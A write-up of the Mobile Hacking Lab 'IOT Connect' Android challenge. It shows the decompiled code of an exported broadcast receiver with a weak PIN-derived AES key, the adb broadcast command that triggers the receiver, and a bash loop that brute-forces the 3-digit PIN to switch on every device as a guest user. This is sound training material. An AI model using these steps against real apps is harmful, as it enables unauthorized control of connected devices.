IoT Connect
IoT Connect Lab
From Mobile Hacking Lab we will practice about broadcast receivers exploitation.
- Exploit a Broadcast Receiver Vulnerability: Your mission is to manipulate the broadcast receiver functionality in the “IOT Connect” Android application, allowing you to activate the master switch and control all connected devices. The challenge is to send a broadcast in a way that is not achievable by guest users
Skill Required
- Android App Development Knowledge: A basic understanding of Android app development is essential. Broadcast
- Receiver Understanding: Familiarity with broadcast receivers and their implications in app security.
- Basic reverse engineering to review the code.
- Secure Coding Practices: Knowledge of secure coding practices to prevent unauthorized access.
Challenge walkthrough
We start as always
1
2
3
4
5
adb shell pm path com.mobilehackinglab.iotconnect
package:/data/app/~~xmdJ0JND-kNFOyhwRs7d9A==/com.mobilehackinglab.iotconnect-Sk0lr_scm-PnnXYTkPXT3w==/base.apk

adb pull /data/app/~~xmdJ0JND-kNFOyhwRs7d9A==/com.mobilehackinglab.iotconnect-Sk0lr_scm-PnnXYTkPXT3w==/base.apk iotconnect.apk
/data/app/~~xmdJ0JND-kNFOyhwRs7d9A==/com.mobilehackinglab.iotconnect...se.apk: 1 file pulled, 0 skipped. 0.8 MB/s (6825906 bytes in 7.725s)

Now lets anaylse the source code with jadx-gui. Running the application we saw a register screen with a login, once we login we have two buttons, the firts one allow us switch on/off some IoT devices, maybe this app is to control some hotel rooms devices. The second one ask us for a 3-digigt pin to access the master switchs.
Find one exported receiver
1
2
3
4
5
6
7
8
<receiver
    android:name="com.mobilehackinglab.iotconnect.MasterReceiver"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="MASTER_ON"/>
    </intent-filter>
</receiver>
The BroadcastRecevier is created with this code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
public final BroadcastReceiver initialize(Context context) {
    Intrinsics.checkNotNullParameter(context, "context");
    masterReceiver = new BroadcastReceiver() { // from class: com.mobilehackinglab.iotconnect.CommunicationManager$initialize$1
        @Override // android.content.BroadcastReceiver
        public void onReceive(Context context2, Intent intent) {
            if (Intrinsics.areEqual(intent != null ? intent.getAction() : null, "MASTER_ON")) {
                int key = intent.getIntExtra("key", 0);
                if (context2 != null) {
                    if (Checker.INSTANCE.check_key(key)) {
                        CommunicationManager.INSTANCE.turnOnAllDevices(context2);
                        Toast.makeText(context2, "All devices are turned on", 1).show();
                    } else {
                        Toast.makeText(context2, "Wrong PIN!!", 1).show();
                    }
                }
            }
        }
    };
    ...
}
We can interact with this broadcast receiver via adb
1
adb shell am broadcast -a MASTER_ON --ei key 456
and we will see on the screen the message WRONG PIN, the code to check the pin is this one. Is a simple AES decryption but the key is generate on base the 3 digit we introduce s
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
    public final boolean check_key(int key) {
        try {
            return Intrinsics.areEqual(decrypt(ds, key), "master_on");
        } catch (BadPaddingException e) {
            return false;
        }
    }

    public final String decrypt(String ds2, int key) {
        Intrinsics.checkNotNullParameter(ds2, "ds");
        SecretKeySpec secretKey = generateKey(key);
        Cipher cipher = Cipher.getInstance(algorithm + "/ECB/PKCS5Padding");
        cipher.init(2, secretKey);
        if (Build.VERSION.SDK_INT >= 26) {
            byte[] decryptedBytes = cipher.doFinal(Base64.getDecoder().decode(ds2));
            Intrinsics.checkNotNull(decryptedBytes);
            return new String(decryptedBytes, Charsets.UTF_8);
        }
        throw new UnsupportedOperationException("VERSION.SDK_INT < O");
    }

    private final SecretKeySpec generateKey(int staticKey) {
        byte[] keyBytes = new byte[16];
        byte[] staticKeyBytes = String.valueOf(staticKey).getBytes(Charsets.UTF_8);
        Intrinsics.checkNotNullExpressionValue(staticKeyBytes, "getBytes(...)");
        System.arraycopy(staticKeyBytes, 0, keyBytes, 0, Math.min(staticKeyBytes.length, keyBytes.length));
        return new SecretKeySpec(keyBytes, algorithm);
    }
BruteForce a 3 digit key is pretty simple so i create this bash script to use adb, then i was looking at the adb logcat output commnad looking for the message TURN ON
1
2
3
4
5
6
7
8
9
10
11
#!/bin/bash

for pin in {000..999}
do
    echo "Testing PIN: $pin"
    output=$(adb shell am broadcast -a MASTER_ON --ei key $pin)

    sleep 0.5
done

echo "Done BruteForce"

Then i was able to see all IoT devices Turn on despite i had a guest user with no privilege for all devices.